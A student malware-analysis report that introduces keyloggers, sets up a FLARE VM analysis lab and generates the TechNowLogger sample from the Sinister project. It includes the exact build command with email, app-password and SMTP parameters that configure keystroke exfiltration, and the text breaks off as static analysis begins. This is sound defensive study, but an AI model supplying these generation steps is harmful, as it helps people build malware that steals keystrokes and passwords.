DECEMBER 13, 2023

MALWARE ANALYSIS RESEARCH PROJECT

GABRIEL KUEK

Executive Summary

The research project will introduce the malware type of keylogger with its background information and the fundamental operating mechanism of the malware. Other than that, the report will also explain the key functions of the keylogger that will be generated for the purpose of the analysis. Moving on, the setup of the malware analysis virtual machine would be explained in detail to ensure that the reader will be able to follow the steps to recreate the virtual machine along with the safe handling of the malware and ensuring that snapshots are taken to be able to revert back to the original state of the virtual machine. After that, the report will be explaining the results found based on the basic static analysis, basic dynamic analysis, and advanced static analysis of the malware itself. After analyzing the malware, the indicators of compromise that consists of network indicators and host-based indicators can be determined, with those data, the YARA rules can be created to determine if a file is the malware based on the signature of the file. Lastly the report will discuss the view from the attacker perspective and provide recommendations on how to defend against such malware. Overall, this report will go through with all the details on the fundamental of malware analysis and the process required to perform such analysis based on the malware sample generated.

Table of Contents

Executive Summary 1
1. Introduction 1
2. Experiment Setup 2
3. Results and Discussion 11
3.1 Basic Static Analysis 11
3.2 Basic Dynamic Analysis 20
3.3 Advanced Static Analysis 22
3.3 Indicators of Compromise 28
3.3.1 Network Indicators 28
3.3.2 Host-based Indicators 28
3.4 Rules and Signatures 29
3.5 Attacker View 31
4. Conclusion 33
5. References 33

1. Introduction

Keylogger (short for keystroke logger) is a type of malware that can track and log the key stoke of the victims keyboard ('What is a Keylogger?' 2022). Keylogger do have legitimate use case where parents can monitor children's online activities or employer can ensure that the employees are doing their work instead of slacking. However, keylogger is often used for illegal purposes to collect private personal information such as credit card numbers, usernames, and passwords.

There are many different types of keylogger variant and the most popular ones are, hardware keylogger, acoustic keylogger, wireless keylogger and now down to just software keylogger (Ahmed et al. 2014). The modern keylogger is more software based, where it can be deployed from anywhere in the world and target more people. In the current era, most of the keylogger found are software based as it can be easily deployed, not only that but the keylogger can be persistent and stealthy to the point where is will be hard for the victim to notice the presence of the keylogger (Malwarebytes 2023). Therefore, the software based keylogger works by sending logs of the keystroke of the victim back to the attacker via server, email or saving it in the log file. As for hardware based keylogger, the attacker would still need to attach the physical device into the victim machine and obtain the keylogger when enough data seems to be logged on the keylogger, which can be easily caught by the victim. As for software based keylogger, the attacker would just need to perform some social engineering by attaching the malware keylogger onto the file of something legitimate to trick the victim into clicking the keylogger. Once the victim clicked on the keylogger malware, it will start to contact the attacker server and sends back the log and status of the victim machine. Not only that, but the keylogger will hide itself among the legitimate file and create a registry key to ensure that it will execute automatically on startup without any human intervention which is the way of the keylogger being persistent. With so many advantages for the software based keylogger, therefore currently there are many keylogger malware on the Internet.

The fundamental operating mechanism of the software keylogger is to drop a file with similar name to the legitimate software on the victim host somewhere the victim would not always access to stay hidden, other than that would be setting the registry to ensure persistence of the keylogger. After gaining persistence the malware keylogger would start to send the keystroke logs back to the attacker and that is for the basic of keyloggers. However, the malware keylogger now is more advanced such that it can having custom icons to trick the victim, send screenshots, send all the saved passwords on the victim host to the attacker, some even to the extent of having remote control access of the victim host (Sinister 2022). That is basically for the fundamentals operating mechanism of a generic keylogger.

As for the keylogger that would be generated for the purposes of malware analysis of this report would be called the TechNowLogger with robust functionality. The key functionality of this keylogger is notifying the attacker for new victim, being undetectable, having persistence, able to send keylogs via email provider such as GMAIL, YAHOO, OUTLOOK or custom SMTP, send screenshots of the victim host, small size keylogger, retrieves saved passwords from victim host, disabling antivirus on the victim host (Sinister 2022). These functionalities are very robust as it will be undetected and being persistence while have the capability to disable the antivirus of the victim host if activated. It shows that the keylogger is getting more advanced in terms of being stealthy and having more functionalities such as sending the screenshots of the victim host and being able bind the malware on to an active instance so that it will be undetected and to retrieves the saved passwords from the browser of the victim machine. That is all for the introduction on the keylogger malware and the generated keylogger, the next section of the report will go through with the setup of the malware analysis virtual machine that will be used to analyze the generated malware keylogger.

2. Experiment Setup

The operating system used for the malware analysis virtual machine is the Windows 10 Home version. The reason for choosing this version instead of other version is because the Windows 10 is widely used around the world, and the need for the latest Windows 11 is not required as it is

still very new operating system, and some tools or malware might not execute as expected. As for the justification for Home version is that it is the version that is available for most users and the features on the Pro version are not necessary because the virtual machine will only be used for the analysis of malware. The creation of the malware analysis virtual machine will be utilizing mainly on installation script created by Mandiant called the Flare VM it has the collection of installation scripts for the malware analysis tools that will allows easy installation of the software (Mandiant 2023). Since it's a script, the process can be automated and repeated easily once the script is configured. The script will be relying on tools such as Chocolatey, which is a package management system and Boxstarter, which is a tool to automate the installation of software and Windows environments.

The setup of the virtual machine will start with downloading the Windows 10 ISO from https://www.microsoft.com/en-us/software-download/windows10ISO. After that, the Windows ISO can be used to install the operating system on the virtual machine by importing it to Virtual Box. However, before starting with the installation process of the operating system, the network adapter of the virtual machine should be turned off, this is so that not internet access will be allowed during the installation of the operating system which will prompt to log in to Microsoft account if there is Internet connection.




Figure 1 Turn off the Internet Connection on VM

After disabling the Internet Connection, the virtual machine can then be started and continue with the installation process. When prompted with the option to activate Windows, select "I don't have a product key" since the virtual machine will only be used temporarily for the analysis of Malware. Next, for the option to select the type of operating system, choose the "Windows 10 Home" version as it is the most used version and the features on other versions will not be utilized for the malware analysis virtual machine. The next step would just be following the process of the installation as mentioned in the setup of the operating system. As the network adapter is already turned off, therefore a prompt to create a local account will show up instead of asking to sign into the Microsoft Account, as shown in the image below.




Figure 2 Local Account Creation of Windows 10

The reason for creating local account instead of signing into the Microsoft Account is because the virtual machine will only be used for the malware analysis, therefore it is not necessary to use the Microsoft Account to sign in to ensure that the malware does not trace back to our own Microsoft Account. Not only that, since we did not have any product key, therefore it is also reasonable to just use a local account instead.

After completed with the installation of the operating system, there's some steps that will need to be taken before executing the installation scripts. The first thing is to take a snapshot of the current state since it is the base state just after the installation of the operating system. This is so that when there's something wrong happened during the installation process of the malware analysis tools, there will be a snapshot to revert back instead of re-do the whole process of installing the operating system and execution of the installation scripts.




Figure 3 First Snapshot

The next step would be turning off Windows Update and disable Tamper Protection and also any Anti-Malware solution such as the built-in Windows Defender as mentioned in the installation instructions of the Flare VM, this is to ensure that the malware analysis tools can be installed without any error. After that the script can be downloaded via the GitHub repository of Flare VM by Mandiant, https://github.com/mandiant/flare-vm. Next, the script can be executed by following the instructions in the repository, first by opening PowerShell as administrator and unblock and enabling the script execution of the downloaded installation script and next will be executing the installer script with arguments required such as the password or configuration file. After waiting for the initialization of the installation scripts, there will be an option to choose the tools to be installed and that's where the tools can be customised to suit the needs of the malware analysis virtual machine as shown in the image below.




Figure 4 Customization of the installed tools

The tools installed on the virtual machine are listed below, however since not all the tools are available on the installation script therefore manual sourcing and installation of the tools will be required.

Analysis Tools:

Package Name	**Description**
7zip	An open-source archiver utility.
Api Monitor	API monitoring tool for monitoring and analyzing API calls.
CAPA	Static analysis tools to identify and characterize functions of an executable.
CyberChef	Web application for analyzing and decoding data.
Dependency Walker	Utility that analyzes the dependencies of the executable.
DIE (Detect It Easy)	Identifies file types and provide information about the executable.
EXE Info PE	Program information and executable analysis tool. Display the details about the structure, headers and sections of Portable Executable.
Explorer Suite	Set of reverse engineering tools.
FakeNet NG	Network analysis tool used for simulating network activity.
FLOSS	Tool to analyze obfuscated strings in malware.
Ghidra	Open-source reverse engineering framework.
HashMyFiles	Hash utility to calculate the hash values of the file.

Hollows Hunter	Tool to detect code injection, hollow process and reflective DLL injection in Windows processes.
Notepad++	A feature-rich text editor.
OllyDbg	Tools for dynamic analysis and debugging of executable file.
PE Anatomist	Tools to analyze and visualize the structure of Portable Executable file.
PE Bear	Binary analysis tool that help to inspect and analyze Portable Executable files.
PEiD	A tool to detect and identify packers, cryptors and compiler used in the executable.
PMA-Labs	Collections of lab files of the book Practical Malware Analysis for learning of malware analysis.
ProcessDump	Utility for creating memory dumps of running processes.
Reg Export	Tool to export registry key values from the Windows Registry.
Regshot	Tool to take snapshots of the Windows Registry and file system before and after a process runs. Help to identify changes made by the malware.
SCDbg	Debugger
Sys Internals	Suite of advanced system utilities by Microsoft such as Process Explorer.
Uniextract2	Tools for extracting files from various archive format.
UPX	Well known executable packer.
Windbg	Debugger for Microsoft Windows.
Wireshark	Network protocol analyzer for the analyzing of network traffic.
X64dbg	Debugger for Windows.
Yara	Pattern-matching tool for identifying and classifying malware. Allow creation of custom rule to detect patterns within a malware.
BinText	Text extractor that extracts plain text from binary files.
Python 3.7	Python 3.7.4 which is the version that is compatible for the generation of the Malware Keylogger.
PyInstaller Extractor	A tool that is used to extract Python scripts from the executable created with PyInstaller.

Table 1 Analysis Tools and Description

These are the tools that will be installed on the virtual machine, however not all of the tools are included in the Flare VM installation scripts, the tools that are in red from the table above are the manually sourced tools online. The tools that are installed on the virtual machine are the tools that seems to be fitting or necessary for the analysis of the malware for this unit, and there might be some tools that will not be fully utilized as the job is already been replaced by another tools or the tool does not work on the Malware Keylogger.

Lastly, after finished with the installation of the required tools, the real-time anti-virus protection will be disabled and a snapshot of the current state of the virtual machine will also be taken. This is to ensure that the state of the current virtual machine with all the tools without any malware download onto the machine can be preserved so that a revert to a “clean” machine with all the tools installed can be made after executing the malware as shown in the image below. That will be the process of installing the operating system onto the virtual machine and the tools required for the malware analysis. The important thing is to always take snapshot before executing the malware to ensure that there will be a clean state to revert after executing the malware.




Figure 5 Clean snapshot with tools installed

The video to create the virtual machine and installing the analysis tools:
https://youtu.be/I24T8Z7v9Lc

The next step would be generating the Malware Keylogger, the first step before starting is to create a Google Account and generate the app password for that account. The generated app password will be used for the authentication of the account by the Malware Keylogger generated to send e-mail updates to the account. The app password should be noted down as it would not be shown again after the generation of the app password as shown in the image below.




Figure 6 App Password

After that would be upgrading of the pip and installing the requirements required for the generation of the keylogger. The scripts used are as follows:

```
python -m pip install --upgrade install pip

python -m pip install -r requirements.txt
```




Figure 7 Upgrade Pip and install requirements

The next step would be running the script to generate the keylogger with the parameters filled with the required information such as the email address, application password generated previously, SMTP server and port, the name of the generated payload and the icon for the payload.

However, further customization can be done also by configuring the parameters based on the guide in the GitHub repository of the TechNowLogger by Sinister, https://github.com/PushpenderIndia/Sinister/tree/2f2acb0499f3a790d71c5edb82ac23ea7e170b2c#readme. The script is as follows:

```
python technowgen.py -e widaja313@gmail.com -p "xxxx xxxx xxxx vuno" -x
smtp.gmail.com -y 587 -w -o Malware_Keylogger.exe --icon icon/wav.ico
```




Figure 8 Generation of the TechNowLogger

After generating the keylogger, it would show up in the /dist directory of the TechNowLogger script and the next step would be creating an archive of the Malware Keylogger with password of "infected" and backup on the cloud so that when executing the malware and reverting back to the clean machine state, there will still be a copy of the keylogger malware available for analysis. Also, by creating a snapshot of the current state to the virtual machine will also work as secondary backup option given if the archived malware is corrupted by antivirus software.




Figure 9 Archiving the Malware Keylogger

After that, the malware can be analysed and executed with the tools installed to break down the functionality of the malware. But before starting with the malware analysis of the malware keylogger, a snapshot of the virtual machine should be taken before executing the malware keylogger to have a point to revert with the clean state of uninfected machine with the tools installed and also the Malware Keylogger executable file.


3. Results and Discussion

3.1 Basic Static Analysis

HashMyFiles

File name	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384

